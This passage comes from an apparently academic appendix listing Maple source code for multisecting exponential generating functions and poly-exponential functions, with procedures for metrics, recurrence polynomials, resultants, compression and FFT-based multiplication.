    local poly, lambda, n, alpha, Pe, i, deg, Ped, eq, soln, Pez, Eq;

    poly := convert_poly(recur, f, var, init);

    lambda := [solve(poly, var)];
    if has(lambda, RootOf) then
        lambda := map(allvalues, lambda):
    fi:

    n := nops(lambda):

    Pe := 0:
    for i from 1 to n do
        deg := degree(coeff(Pe, exp(var*lambda[i])), var):
        if deg = -infinity then
            deg := 0:
        else
            deg := deg + 1:
        fi:

        Pe := a[i] *exp(lambda[i]*var)*var^deg + Pe:
    od:

    Ped := Pe:

    for i from 0 to nops(init) -1 do
        Pez := subs(var=0,Ped):
        Ped := diff(Pe, var):
        eq[i] := subs(init,f(i)=Pez):
    od:

    Eq := {seq(eq[i],i=0..nops(init)-1)};
    Eq := simplify(Eq):
    soln := solve(Eq);

    Pe := subs(soln, Pe):

    RETURN(Pe, var):
end:

# pe/comb
#    Will take a sequence of p.e. components, and combine
#    ones with common lambda.
# Input: seqn of p.e.
# Output: seqn of p.e.
‘pe/comb‘ := proc(seqn)
    local seqn2, lambda, temp, i;
    userinfo(5,’MS’,"Combining lambdas together");
    lambda := {};
    seqn2 := {};
    for i in seqn do
        if member(i[2], lambda) then
            temp := select(proc(x,y)
                if evalb(x[2] = y) then RETURN(true) fi; RETURN(false) end,
                seqn2, i[2]);
            seqn2 := seqn2 minus temp;
            temp := op(temp);
            temp[1] := radnormal(temp[1] + i[1]);
            seqn2 := seqn2 union {[temp[1],temp[2]]};
        else
            lambda := lambda union {i[2]};
            seqn2 := seqn2 union {[i[1],i[2]]};
        fi;
    od;

    RETURN(seqn2);
end:

# convert_egf
#     Takes a p.e. and converts it to an e.g.f.
# Input: p.e.
# Output: e.g.f.
# Reference: Theorem 2.1.
‘convert_egf‘ := proc(seqn, f, var)
    local temp, poly, y, seqn2, size, i, init;

    seqn2 := readlib(‘pe/convert‘)(seqn,var);

    userinfo(3,’MS’,"Combining lambdas");
    seqn2 := readlib(‘pe/comb‘)(seqn2);

    userinfo(3,’MS’,"Creating polynomial");
    poly := mul((var-y[2])^(degree(y[1],var)+1),y=seqn2);

    size := degree(poly,var);
    userinfo(3,’MS’,"Expanding polynomial of degree", size);
    poly := radnormal(expand(poly * var));
```

```
    userinfo(3,'MS',"Creating Recurrence relation");
    poly := convert_rec(poly,f,var);

    userinfo(3,'MS',"Finding taylor series (to deal with lambda 0)");
    temp := add(y[1]*exp(var*y[2]),y=seqn2);

    init := []:
    for i from 0 to size-1 do
        init := [op(init),f(i)=simplify(subs(var=0,temp))];
      if (i mod 10) = 0 then
        userinfo(3,'MS',`Working on coeff`,i);
      fi;
        temp := expand(diff(temp,var));
    od;

    RETURN(`egf/clean`(poly, f, var, map(radnormal,init,expanded)));
end:

# pe/convert
#     Converts a p.e. to a seqence of p.e.'s.
# Input: p.e.
# Output: sequence of p.e.'s.
`pe/convert` := proc(f,var)
    option remember, system;
    local func, t, combo, p, lambda, alpha, tt, counter;

    userinfo(3, 'MS', "Working on poly-exponential function");
    func := convert(f,exp);
    func := expand(func);
    func := convert(func, exp);
    func := combine(func, exp);
    func := convert(func, exp);

    userinfo(3, 'MS', "Combining exp");
    func := combine(func, exp);

    if type(func, `+`) then
        func := [op(func)];
    else
        func := [f];
    fi;

    userinfo(3, 'MS', "Converting the", nops(func),
        "terms to the correct type");

    counter := 0;
    combo := {};
    for tt in func do
      counter := counter + 1;
      if (counter mod 10) = 0 then
          userinfo(3,'MS',"Working on number", counter);
      fi;

        t := combine(tt,exp);
        p := frontend(degree,[t,var]);
        t := t / var^p;
        t := simplify(convert(t,exp));

        if not has(t, var) then
            alpha := t;
            lambda := 0;
        elif type(t,`*`) then
            lambda := select(has, t, var);
            alpha := t/lambda;
            lambda := op(1,lambda);
            lambda := lambda/var;
        else
            alpha := 1;
            lambda := op(1,t);
            lambda := lambda/var;
        fi;
        combo := [op(combo), [alpha * var^p, lambda]];
    od;
    combo := readlib(`pe/comb`)(combo);
    RETURN(combo);
end:

# convert_poly
#     Converts the e.g.f. to its associate recurrence polynomial
# Input: e.g.f.
# Output: Recurrence polynomial
# Reference: Section 2.3, Definition 2.2.
`convert_poly` := proc(recur, f, var, init)
    local size, temp, poly, i, temp1, VAR, k, egf;

    userinfo(3,'MS',"Converting to polynomial");
    temp1 := expand(rhs(recur));

    temp := {};

    if type(temp1,`+`) then
        for i in temp1 do
            if type(i,`*`) then
                temp := {select(has,i,f)} union temp;
            else
                temp := {i} union temp;
            fi;
        od;
    else
        if type(temp1,`*`) then
            temp := {select(has,temp1,f)} union temp;
        else
            temp := {temp1} union op(temp);
        fi;
    fi;
    temp := map2(op,1, temp);
    temp := subs(var=0,temp);
    temp := min(op(temp));
    size := -temp;

    poly := rhs(recur);

    userinfo(3,'MS',"Creating Recurrence polynomial");
    for i from size+1 by -1 to 1 do
       poly := subs( {f(var-i) = VAR^(size-i)},poly);
    od;
    poly := expand(var^(size+1) - subs (VAR=var,poly)*var);

    userinfo(3,'MS',"Determine size of k");
    if type(init,list) then
        egf := `egf/clean`(recur, f, var, init);
        k := nops(egf[4])-size - 1;
        k := max(k,-1);
    else
        k := -1;
    fi;

    poly := expand(poly * var^k);

    RETURN(poly);
end:

# convert_rec
#     Converts the recurrence polynomial to the recurrence of some e.g.f.
# Input: Recurrence polynomial
# Output: Recurrence
# Reference: Section 2.3, Definition 2.2.
`convert_rec` := proc(Poly, f, var)
    local size, VAR, poly, i;

    poly := Poly;
    size := degree(poly,var);
    userinfo(3,'MS',"Expanding polynomial of degree", size);
    poly := expand(poly * var);
    poly := expand(poly/lcoeff(poly));
```

```
    userinfo(3,'MS',"Creating recurrence relation");
    for i from size+1 by -1 to 1 do
       poly := subs( {var^i=f(VAR-size+i-1)},poly);
    od;
    poly := subs (VAR=var,poly);
    poly := f(var) = solve(poly,f(var));

    RETURN(poly);
end:

savelib(`convert_pe`, `convert_pe.m`);
savelib(`convert_egf`, `convert_egf.m`);
savelib(`pe/convert`, `pe/convert.m`);
savelib(`convert_poly`, `convert_poly.m`);
savelib(`convert_rec`, `convert_rec.m`);
savelib(`pe/comb`, `pe/comb.m`);
```

E.2 Metrics.

File name: Metric.

```
## Notation:
## m.s.   = multisection
## r.p.e. = rational poly-exponential function
## p.e.   = poly-exponential function
## e.g.f. = exponential generating function

macro(`pe/convert` = readlib(`pe/convert`),
      `pe/comb`    = readlib(`pe/comb`)):

# pe/metric/d
#     Takes a p.e. $s$ and computes $deg^d(s)$
# Input: p.e.
# Output: $deg^d(p.e.)$
# Reference: Definition 2.7.
`pe/metric/d` := proc(pe, var)
    local seqn;
    userinfo(5,'MS',"Determining the maximal degree polynomial of the".
        " poly-exponential function.");
    seqn := [op(expand(pe))];
    seqn := subs(exp=1,seqn);
    seqn := simplify(seqn);
    seqn := map(degree, seqn, var);
    RETURN(max(op(seqn)));
end:

# pe/metric/P
#     Takes a p.e. $s$ and computes $deg^P(s)$
# Input: p.e.
# Output: $deg^P(p.e.)
# Reference: Definition 2.7
`pe/metric/P` := proc(pe, var)
    local seqn, i, P, x;
    userinfo(5,'MS',"Determining the size of the recurrence relationship of ".
                    "the poly-exponential function");
    seqn := `pe/convert`(pe, var);
    seqn := `pe/comb`(seqn);
    seqn := [op(seqn)];
    seqn := map(proc(x, var) RETURN(degree(x[1],var)) end, seqn,var);
    P := 1;
    for i in seqn do
        P := P + (i+1);
    od;
    RETURN(P-1);
end:

# egf/metric/d
#     Takes a e.g.f. $s$ and computes $deg^d(s)$
# Input: e.g.f.
# Output: $deg^d(e.g.f.)
# Reference: Definition 2.7
`egf/metric/d` := proc(recur, f, var, init)
    local poly, poly2, i, g;
    userinfo(5,'MS',"Determining the maximal degree polynomial of the ".
        "exponential generating function");
    poly := convert_poly(recur, f, var, init);
    i := 0;
    poly2 := diff(poly,var);
    g := gcd(poly, poly2);
    while g <> 1 do
        i := i + 1;
        poly := g;
        poly2 := diff(poly,var);
        g := gcd(poly, poly2);
    od;
    RETURN(i);
end:

# egf/metric/P
#     Takes a e.g.f. $s$ and computes $deg^P(s)$
# Input: e.g.f.
# Output: $deg^P(e.g.f.)
# Reference: Definition 2.7
`egf/metric/P` := proc(recur, f, var, init)
    local poly;
    userinfo(5,'MS',"Determining the size of the recurrence relationship of ".
                    "the exponential generating function");
    poly := convert_poly(recur, f, var, init);
    RETURN(degree(poly,var));
end:

savelib(`egf/metric/d`, `egf/metric/d.m`);
savelib(`egf/metric/P`, `egf/metric/P.m`);
savelib(`pe/metric/d`, `pe/metric/d.m`);
savelib(`pe/metric/P`, `pe/metric/P.m`);
```

E.3 Poly-exponenial function.

File name: Pe.

```
## Notation:
## m.s.   = multisection
## r.p.e. = rational poly-exponential function
## p.e.   = poly-exponential function
## e.g.f. = exponential generating function

macro(`egf/clean` = readlib(`egf/clean`));

# pe/ms/naive
#     M.s. the p.e. by $m$ at $q$ using the naive approach.
# Input: p.e., m, q
# Output: e.g.f.
# Reference: Definiton 2.6.
#            Appendix A.1.1.
`pe/ms/naive` := proc(func, f, var, m, q)
    local pe, egf, k;

    pe := func;

    # Ref: Definition 2.6.
    userinfo(1,'MS',"Multisectioning poly-exponential function");
    pe := 1/m*sum(subs(var=var*(-1)^(2*k/m),pe)*(-1)^(-2*k*q/m),k=1..m);
    userinfo(1,'MS',"Convering multisectioned poly-exponential function to".
        " an exponential generating function.");
    egf := convert_egf(pe, f, var);
```

```
    RETURN(‘egf/clean‘(egf));
end:

# pe/ms/linalg/sym
#     Here we determine the first $2 M m$ initial values (via
#     symbolic differentiation), and then use linear algebra
#     to solve the recurrence relationship.
# Reference: Section 4.3.
#            Appendix A.1.2.
‘pe/ms/linalg/sym‘ := proc(func, f, var, m, q, N)
    local C, MM, Ff, rec, i, initial, FF, Zero, B;

    Zero := ‘pe/metric/d‘(func, var);
    if nargs = 6 then
        MM := N;
    else
        MM := ‘pe/metric/P‘(func,var);
    fi;

    userinfo(1, ’MS’, "Taking derivatives to determine taylor-series coeff");
    if q <> 0 then
        Ff := combine(expand(diff(func,[var$q])),exp);
    else
        Ff := combine(func,exp);
    fi;
    C[0] := eval(Ff,var=0);
    for i from 1 to 2 * MM do
        Ff := combine(expand(diff(Ff,[var$m])),exp);
        C[i] := radnormal(eval(Ff,var=0));
    od;

    B := [seq(C[i],i=ceil((Zero-q)/m)..2*MM)];

    userinfo(1, ’MS’, "Using linear algebra to determine recurrence of size",
            2*MM);
    rec := ‘recurrence/solve/linalg‘(B, f, var, m);

    FF := proc(i, m, q, C)
        if (i = q) mod m then
            RETURN(C[(i-q)/m]);
        else
            RETURN(0);
        fi;
    end;

    initial := [seq(f(i)=FF(i,m,q, C), i=0..MM * m - 1)];

    RETURN(‘egf/clean‘(rec, f, var, initial));
end:

# pe/ms
#     M.s. the p.e. by $m$ at $q$.
# Input: p.e., m, q, method[methodarg]
# Output: e.g.f.
‘pe/ms‘ := proc(pe, f, var, m, q, opt)
    local i, method, methodarg, egf;

    userinfo(1, ’MS’, "Multisectioning the poly-exponential function.");

    if nargs = 6 then
        if type(opt, indexed) then
            method := ‘pe/ms/‘.(op(0, opt));
            methodarg := op(1, opt);
        else
            method := ‘pe/ms/‘.opt;
        fi;
    else
        method := ‘pe/ms/linalg/sym‘;
    fi;

    if assigned(methodarg) then
        egf := method(pe,f,var,m,q,methodarg);
    else
        egf := method(pe,f,var,m,q);
    fi;

    RETURN(‘egf/clean‘(egf));
end:

#libname := libname[3], libname[1..2]:

savelib(‘pe/ms‘, ‘pe/ms.m‘);
savelib(‘pe/ms/linalg/sym‘, ‘pe/ms/linalg/sym.m‘);
savelib(‘pe/ms/naive‘, ‘pe/ms/naive.m‘);
```

E.4 Exponential generating function.

File name: Egf.

```
## Notation:
## m.s.   = multisection
## r.p.e. = rational poly-exponential function
## p.e.   = poly-exponential function
## e.g.f. = exponential generating function

macro (clean      = readlib(‘egf/clean‘),
       ifactors   = readlib(ifactors),
       forget     = readlib(forget),
       compress   = readlib(‘egf/compress‘),
       y          = ‘egf/ms/variable/y‘,
       nn         = ‘egf/makeproc/variable/nn‘,
       uncompress = readlib(‘egf/uncompress‘));

# egf/ms/naive
#     M.s. the e.g.f. using the naive method of converting it
#     to a p.e., and then m.s.’ing that using the definition of
#     m.s.
# Input: e.g.f., m , q
# Output: e.g.f.
# Reference: Definition 2.6.
#            Appendix A.2.3.
‘egf/ms/naive‘ := proc(recur, f, var, init, m, q)
    local pe, egf;

    userinfo(1,’MS’,"Convering the exponential generating function".
        " to a poly-exponential function".
        " and multisection it");
    pe := convert_pe(recur, f, var, init)[1];
    egf := ‘pe/ms/naive‘(pe, f, var, m, q);

    RETURN(clean(egf));
end:

# egf/ms/result
#     M.s. the e.g.f by looking at the recurrence polynomial, and
#     using resultants.
# Input: e.g.f, m, q
# Output: e.g.f.
# Reference: Section 4.2.
#            Appendix A.2.5.
‘egf/ms/result‘ := proc(recur, f, var, init, m, q)

    local poly, rep, size;

    size := ‘egf/metric/P‘(recur,f,var,init);

    # The maximum number of repeated roots.
    rep  := ‘egf/metric/d‘(recur,f,var,init);

    # Ref Lemma 2.5.
    userinfo(1,’MS’, "Creating recurrence polynomial");
```

```
    poly := convert_poly(recur,f,var,init);
    size := size * m;

    # Section 4.2.
    userinfo(1,'MS', "Using resultants with the polynomial");
    poly := resultant(subs(var=y,poly), y^m - var^m, y);

    userinfo(1,'MS', "Creating recurrence equation");
    poly := convert_rec(poly,f,var);
    poly := simplify(poly);

    RETURN(clean(poly,f,var,readlib(`egf/init`)(recur,f,var,init,size/m,m,q)));
end:

# egf/ms/rec
#     M.s. the e.g.f. by looking at the recurrence polynomial, and
#     dealing with it in an approriate manner.
# Input: e.g.f., m, q
# Output: e.g.f.
# Reference: Section 4.1.
#            Appendix A.2.4.
`egf/ms/rec` := proc(recur, f, var, init, m, q)

    local poly, size, rep;

    size := `egf/metric/P`(recur,f,var,init);

    # The maximum number of repeated roots.
    rep  := `egf/metric/d`(recur,f,var,init);

    # Ref Lemma 2.5.
    userinfo(1,'MS', "Creating recurrence polynomial");
    poly := convert_poly(recur,f,var,init);
    size := size * m;

    # Section 4.1.
    userinfo(1,'MS', "Multisection recurrence polynomial");
    poly := readlib(`egf/ms/rec/multi`)(poly, var, m, 1, rep);

    userinfo(1,'MS', "Creating recurrence equation");
    poly := convert_rec(poly,f,var);
    poly := simplify(poly);

    RETURN(clean(poly,f,var,readlib(`egf/init`)(recur,f,var,init,size/m,m,q)));
end:

# egf/ms/rec/multi
#     M.s. the recurrence polynomial
# Input: poly, m
# Output: poly
# Reference: Section 4.1.
`egf/ms/rec/multi` := proc(f, x, m, d, rep)
    local p, F, i, F2, G;

    userinfo(3, 'MS', "Using multiplication of recurrence to get ".
                      "the new multisectioned recurrence", d);
    F := 1;
    # Ref: Section 4.1.
    if isprime(m/d) then
       for i from 0 to m/d-1 do
           F := expand(F * subs(x=x*(-1)^(2*i*d/m),f));
       od;
    else
       p  := ifactors(m/d)[2][1][1];

       if nargs = 5 then
           F2 := `procname`(f,x,m,d*p, rep);
       else
           F2 := `procname`(f,x,m,d*p);
       fi;
       for i from 0 to p-1 do
           F := expand(F * subs(x=x*(-1)^(2*i*d/m),F2));
       od;
    fi;

    if nargs = 5 then
        G := F;
        for i from 0 to rep do
            G := gcd(diff(G,x), G);
        od;
        F := quo(F, G, x);
    fi;

    F := expand(F / lcoeff(F, x)):

    RETURN(radnormal(F));
end:

# egf/ms/compress
#     m.s. the e.g.f. by repeated m.s.'ing by prime factor,
#     compressing that result, and m.s.'ing again.  method
#     used to m.s. the e.g.f. will default to linalg, but
#     can be choosed to be something else.
# Input: e.g.f., m, q, (optional) method
# Output: e.g.f.
# Reference: Section 4.5.
#            Appendix A.2.7.
`egf/ms/compress` := proc(recur, f, var, init, m, q, opt, opt2)
    local method, d, p, q1, q2, egf;

    if nargs >= 7 then
        method := `egf/ms/`.opt;
    else
        method := `egf/ms/linalg`;
    fi;


    userinfo(1, 'MS', "Multisection the exponential generating function".
        " using compression techniques and", method);

    egf := recur, f, var, init;

    d := 1;
    q1 := 0;
    q2 := 0;
    p := 1:

    # Ref: Section 4.5.
    while d <> m do
        p := ifactors(m/d)[2][1][1];
        userinfo(2, 'MS', "Calculating multisectioning by", d, "at", q2);
        d := d * p;
        q1 := ((q mod d)-q2)/d*p;
        q2 := q2 + d * q1/p;

        egf := method(egf,p,q1);
        if d = m then break; fi;
        egf := compress(egf, p, q1);
    od;
    if nargs = 8 and opt2 = "Leave Compressed" then
        RETURN(clean(compress(egf,p,q1))):
    fi;

    if m <> p then
        egf := uncompress(egf, m/p, q-m/p*q1);
    fi;

    RETURN(clean(egf));
end:

# egf/ms/linalg
#     M.s. the e.g.f. determining how large the recurrence polynomial
#     is and then calculating even $m$th term and using
#     linear algebra to determine the new recurrence
# Input: e.g.f., m, q
# Output: e.g.f.
# Reference: Section 4.3.
#            Appendix A.2.6.
```

```
‘egf/ms/linalg‘ := proc(recur, f, var, init, m, q)
    local C, MM, Ff, rec, i, initial, FF, Zero;

    MM := ‘egf/metric/P‘(recur, f, var, init);
    Zero := ‘egf/metric/d‘(recur, f, var, init);

    userinfo(1,’MS’,"Make the procedure for the egf");
    Ff := ‘egf/makeproc‘(recur, f, var, init);

    for i from Zero to 2 * MM do
        C[i] := Ff(m*i+q);
    od;

    C := convert(C, list):

    userinfo(1,’MS’,"Solve new recurrence using linear algebra");
    rec := ‘recurrence/solve/linalg‘(C, f, var, m);

    FF := proc(i, m, q, Ff)
        if (i = q) mod m then
            RETURN(Ff(i));
        else
            RETURN(0);
        fi;
    end;

    initial := [seq(f(i)=FF(i, m, q, Ff), i=0..MM * m - 1)];

    RETURN(clean(rec, f, var, initial));
end:

# egf/ms
#     M.s. the e.g.f. by $m$ at $q$.
# Input: e.g.f., m, q, method[methodarg]
# Output: e.g.f.
‘egf/ms‘ := proc(recur, f, var, init, m, q, opt)
    local i, method, methodarg, egf;

    userinfo(1, ’MS’, "Multisectioning the egf");

    if nargs = 7 then
        if type(opt, indexed) then
            method := ‘egf/ms/‘.(op(0, opt));
            methodarg := op(1, opt);
        else
            method := ‘egf/ms/‘.opt;
        fi;
    else
        method := ‘egf/ms/linalg‘;
    fi;

    if assigned(methodarg) then
        egf := method(recur, f, var, init, m, q, methodarg);
    else
        egf := method(recur, f, var, init, m, q);
    fi;

    RETURN(clean(egf));
end:


# egf/clean
#     Will look at the initial conditions and get rid of terms at the
#     end which are not required.
# Input: e.g.f.
# Output: e.g.f.
# Reference: NONE
‘egf/clean‘ := proc(recur, f, var, init)
    local Init, k, Recur, Value;
    option system, remember;
    userinfo(5,’MS’,"Getting rid of useless initial values");
    Init := init;
    k := nops(Init);
    do
        Recur := subs(var=k-1, recur);
        Value := subs(init, Recur);
        Value := simplify(lhs(Value)-rhs(Value));
        if evalb(Value=0) then
            Init := Init[1..-2];
            k := k-1;
        else
            break;
        fi;
    od;
    RETURN(recur, f, var, Init, args[5..nargs]);
end:

# egf/makeproc
#     This, given and e.g.f. and a function name, will return a recurrsive
#     function using the recurrence relationship of the e.g.f. and
#     the initial values given.
# Input: e.g.f.
# Output: procedure
# Reference: Appendix A.2.1.
‘egf/makeproc‘ := proc(recur, f, var, init, scale)

    local maxinit, P, Rec, Procname, T, m, n;

    userinfo(1,’MS’,"Making the procedure to calculate a recurrence");

    maxinit := map(lhs,init);
    maxinit := map2(op,1,maxinit);
    maxinit := max(op(maxinit));

    Rec := rhs(recur);
    if Rec = NULL then Rec := 0; fi;
    Rec := subs({var=nn, f=Procname}, Rec);
    P := subs({REC=Rec,Init=init,MaxInit=maxinit, F= f},
        (proc(‘egf/makeproc/variable/nn‘)
            option remember, system;
            if ‘egf/makeproc/variable/nn‘ < 0 then
                RETURN(0);
            elif ‘egf/makeproc/variable/nn‘ <= MaxInit then
                RETURN(subs(Init,F(‘egf/makeproc/variable/nn‘)));
            else
                RETURN(REC);
            fi;
        end));

    # This is a hack suggested by Greg Fee to allow me
    # to get the key word "procname" substituted into the
    # procedure, as uneval quotes won’t work.
    P := subs(Procname=procna.me,op(P));

    if nargs = 4 then
        RETURN(op(P));
    else
        T := add(coeff(scale,var,m)*expand(i!/(i-m)!)*’P’(i-m),
            m=0..degree(scale,var));
        RETURN(unapply(T,i));
    fi;
end:

# egf/makeproc2
#     This, given and e.g.f. and a function name, will return a recurrsive
#     function using the recurrence relationship of the e.g.f. and
#     the initial values given.
# Input: e.g.f.
# Output: procedure
# Reference: NONE (Yet)
‘egf/makeproc2‘ := proc(recur, f, var, init, After, PROCNAME)

    local maxinit, P, Rec, Procname, T, m;

    userinfo(1,’MS’,"Making the procedure to calculate a recurrence");

    maxinit := map(lhs,init);
    maxinit := map2(op,1,maxinit);
```

```
    maxinit := max(op(maxinit));

    Rec := rhs(recur);
    if Rec = NULL then Rec := 0; fi;
    Rec := subs({var=nn, f=Procname}, Rec);
    P := subs({REC=Rec,Init=init,MaxInit=maxinit, F= f, after=After,P=PROCNAME},
        (proc(`egf/makeproc/variable/nn`)
            option system, remember;
            if `egf/makeproc/variable/nn` < 0 then
                RETURN(0);
            elif `egf/makeproc/variable/nn` <= MaxInit then
                RETURN(subs(Init,F(`egf/makeproc/variable/nn`)));
            else
                forget(P, `egf/makeproc/variable/nn`-after);
                RETURN(REC);
            fi;
        end));

    # This is a hack suggested by Greg Fee to allow me
    # to get the key word "procname" substituted into the
    # procedure, as uneval quotes won't work.
    P := subs(Procname=procna.me,op(P));

    RETURN(op(P));
end:

# egf/scale
#     Scale an e.g.f. by lambda
# Input: e.g.f., lambda
# Output: e.g.f.
# Reference: NONE
`egf/scale` := proc(recur, f, x, init, lambda)
    local poly, Recur, Init, i;

    userinfo(5,'MS', "Finding P^{f(lambda x))} given P^f and P^g");
    poly := convert_poly(recur,f,x,init);
    poly := subs(x=x/lambda,poly);

    Recur := simplify(expand(convert_rec(poly,f,x)));

    userinfo(5,'MS', "Finding inital values for P^{f(lambda x))} ".
                     "given P^f and P^g");
    Init := [];
    for i in init do
        Init := [op(Init), op(1,i) = expand(op(2,i)*lambda^op([1,1],i))];
    od;
    Init := (expand(radnormal(Init)));

    # Note, do not "clean" these results.
    RETURN(Recur, f, x, Init);
end:


# egf/compress
#     Compress an e.g.f. by $m$ at $q$
# Input: e.g.f., $m$, $q$
# Output: e.g.f.
# Reference: Section 4.5.
`egf/compress` := proc(recur, f, x, init, m, q)

    local Recur, Init, i, F;

    userinfo(3, 'MS', "Working on compressing recurrence");
    Recur := subs([seq(f(x-m*i)=F(x-i),i=0..nops(rhs(recur)))],recur);
    Recur := subs(f = 0 ,Recur);
    Recur := subs(F = f ,Recur);

    Init := map(proc(x, mm, q, init) local i;
        subs([seq(i=(i-q)/mm, i=0..nops(init))],lhs(x)) = rhs(x);
        end, init, m, q, init);
    Init := simplify(Init);
    Init := select(proc(eq) type(op([1,1],eq), integer) end, Init);

    RETURN(clean(Recur, f, x, Init));
end:

# egf/uncompress
#     Uncompress an e.g.f. by $m$ at $q$
# Input: e.g.f., $m$, $q$
# Output: e.g.f.
# Reference: Section 4.5.
`egf/uncompress` := proc(recur, f, var, init, m, q)

    local i, egf, Init, F, j;

    egf := [clean(recur,f,var,init)];

    userinfo(3, 'MS', "Working on uncompressing recurrence");
    egf[1] := subs([seq(var-i=var-m*i,i=1..`egf/metric/P`(op(egf)))],egf[1]);

    Init := [];
    for j from 0 to nops(egf[4])-1 do
        Init := [op(Init),seq(F(i+j*m)=0,i=0..q-1), F(q+j*m)=f(j),
            seq(F(i+j*m)=0,i=q+1..m-1)]
    od;
    Init := subs(egf[4],Init);
    Init := subs(F=f,Init);

    RETURN(clean(egf[1], egf[2], egf[3], Init));
end:

# egf/init
#    Determine the first values up to $N$ of the
#    function for every $m$th value starting at $q$.
# Input: e.g.f., N, m, q
# Output: list
# Reference: NONE
`egf/init` := proc(recur, f, var, init, N, m, q)
    local b, Init, i, s;
    userinfo(4,'MS',"Find initial values for a recurrence");

    if not type(init[1],`=`) then RETURN(init); fi;

    b := `egf/makeproc`(recur, f, var, init);

    if nargs > 5 then
        Init := [seq(seq(f(m*i+s)=Heaviside(s-q+1/2)*
                Heaviside(q-s+1/2)*b(m*i+s),s=0..m-1),i=0..N)];
    else
        Init := [seq(f(i)=b(i),i=0..N)];
    fi;

    RETURN(expand(radnormal(Init)));
end:

# egf/result
#    Determine the resultant of two e.g.f.'s.
# Input: e.g.f. 1, e.g.f. 2
# Output: e.g.f.
# Reference: NONE
`egf/result` := proc(recur1, f1, x1, init1, recur2, f2, x2, init2)
    local poly1, poly2, y, poly, rec, init, Init, init3, i, InitT, j, g;

    userinfo(5,'MS', "Finding Recurrence for P^{f g} given P^f and P^g");

    poly1 := convert_poly(recur1, f1, x1, init1);
    poly2 := convert_poly(recur2, f2, x2, init2);

    y := `egf/result/variablename/y`;
    poly := resultant(subs(x1=x1-y,poly1),subs(x2=y,poly2),y);
    poly := expand(poly);
    poly := radnormal(poly);
    poly := expand(poly);
    rec := convert_rec(poly, f1, x1);

    userinfo(5,'MS', "Finding inital values for P^{f g} given P^f and P^g");
    g := `egf/result/procname/g`:
    init3 := subs(f2=g, init2);
```

```
    Init := [];
    for i from 0 to min(nops(init1),nops(init2))-1 do
        InitT :=  add(f1(j)*g(i-j)*binomial(i,j),j=0..i):
        Init := [op(Init), f1(i) = expand(subs([op(init1), op(init3)], InitT))];
    od;
    init := (expand(radnormal(Init)));

    RETURN(clean(rec, f1, x1, init));
end:

# egf/strip
#    Remove extrenous zeros from e.g.f.
# Input: e.g.f.,
# Output: e.g.f.,
# Reference: Appendix A.2.2.
`egf/strip` := proc(rec, f, x, init, m, q)
    local Init, i;

    Init := NULL;
    for i in init do
        if (op([1,1], i) = q) mod m then
            Init := Init, i;
        fi;
    od;

    Init := [Init];
    RETURN(rec, f, x, Init);
end:

savelib(`egf/ms`, `egf/ms.m`);
savelib(`egf/ms/result`, `egf/ms/result.m`);
savelib(`egf/ms/rec`, `egf/ms/rec.m`);
savelib(`egf/ms/rec/multi`, `egf/ms/rec/multi.m`);
savelib(`egf/ms/linalg`, `egf/ms/linalg.m`);
savelib(`egf/ms/compress`, `egf/ms/compress.m`);
savelib(`egf/ms/linalg`, `egf/ms/linalg.m`);
savelib(`egf/ms/naive`, `egf/ms/naive.m`);
savelib(`egf/clean`, `egf/clean.m`);
savelib(`egf/strip`, `egf/strip.m`);
savelib(`egf/makeproc`, `egf/makeproc.m`);
savelib(`egf/makeproc2`, `egf/makeproc2.m`);
savelib(`egf/scale`, `egf/scale.m`);
savelib(`egf/compress`, `egf/compress.m`);
savelib(`egf/uncompress`, `egf/uncompress.m`);
savelib(`egf/init`, `egf/init.m`);
savelib(`egf/result`, `egf/result.m`);
```

E.5 Denominator.

File name: Bottom.

```
## Notation:
## m.s.   = multisection
## r.p.e. = rational poly-exponential function
## p.e.   = poly-exponential function
## e.g.f. = exponential generating function

macro(`Fac` = readlib(``bottom/ms/linalg/fft2/factorial``),
      ifactors = readlib(ifactors),
      `Expand` = readlib(`bottom/ms/linalg/fft2/expand`),
      `egf/clean` = readlib(`egf/clean`),
      `egf/init` = readlib(`egf/init`),
      `egf/result` = readlib(`egf/result`),
      `egf/ms/rec/multi` = readlib(`egf/ms/rec/multi`),
      `egf/scale` = readlib(`egf/scale`));

# bottom/ms/naive
#     M.s. the bottom of a r.p.e. using the naive method
#     of using the product as given in Lemma 3.1.
# Input: p.e., m
# Output: e.g.f.
# Reference: Lemma 3.1.
# Description Appendix A.5.1.

`bottom/ms/naive` := proc(pe, f, var, m)
    local omega, egf, pe_m, k;

    userinfo(1, 'MS', "Using naive method to find exponential generating".
        " function");
    omega := (k,m) -> exp(2*Pi*I*k/m);

    # Ref Lemma 3.1.
    pe_m := (product(subs(var=var*omega(k,m),pe),k=1..m));
    egf := convert_egf(pe_m, f, var);
    RETURN(`egf/clean`(egf));
end:

# bottom/ms/linalg/fft
#     M.s. the bottom of a r.p.e. using a combination of
#     linear algebra and the \fft\ method of fast
#     polynomial multiplication. N is the size of
#     the recurrence (less gaps). So (exp(x)-1), x, 8
#     would use an N of 10.
# Input: p.e., m, (optional) N
# Output: e.g.f.
# Reference: Subsection 5.2.1
# Description Appendix A.5.2.
`bottom/ms/linalg/fft` := proc(pe, f, var, m, N)
    local p, d, Poly, poly, FF, initial, i, rec, C, M, Zero;

    # Ref Lemma 2.5
    if nargs = 5 then
        M := N*m;
    else
        M := `pe/metric/P`(pe,var)^m+(m-1)*(`pe/metric/d`(pe,var)+1);
    fi;

    userinfo(1, 'MS', "Finding polynomial approximation for the
        poly-exponential function of degree", 2*M+1);
    Poly := (2*M)!*(convert(taylor(pe,var=0,2*M+1),polynom));

    d := 1;

    # Ref: Subsection 5.2.1.
    userinfo(1, 'MS', "Using fft to find a poly approx for the ".
        "bottom for the given poly-exponential function");
    while m <> d do
        p := ifactors(m/d)[2][1][1];
        d := d * p;

        userinfo(2, 'MS', "Dealing with primative", d, "roots of unity");
        for i from 0 to p-1 do
            poly[i] := subs(var=var*(-1)^(2*i/d),Poly);
        od;
        Poly := poly[0];
        for i from 1 to p-1 do
            if M > 250 then
                Poly := Expand(Poly, poly[i], var, m, 2*M+1)/(2*M)!;
            else
                Poly := convert(series(expand(Poly* poly[i]),var,2*M+1),
                    polynom)/(2*M)!: fi;
        od;
        Poly := radnormal(Poly);
    od;

    Poly := Poly /(2*M)!;

    Zero := `pe/metric/d`(pe, var)+1;
    for i from m*ceil(Zero*p/m) to 2*M by m do
        C[i/m-ceil(Zero*p/m)+1] := coeff(Poly,var,i)*i!;
    od;

    userinfo(1, 'MS', "Using linear algebra to determine recurrence");
```

```
    # Ref: Section 4.3.
    rec := `recurrence/solve/linalg`(C, f, var, m);

    FF := proc(i, m, q, Poly)
        if (i = q) mod m then
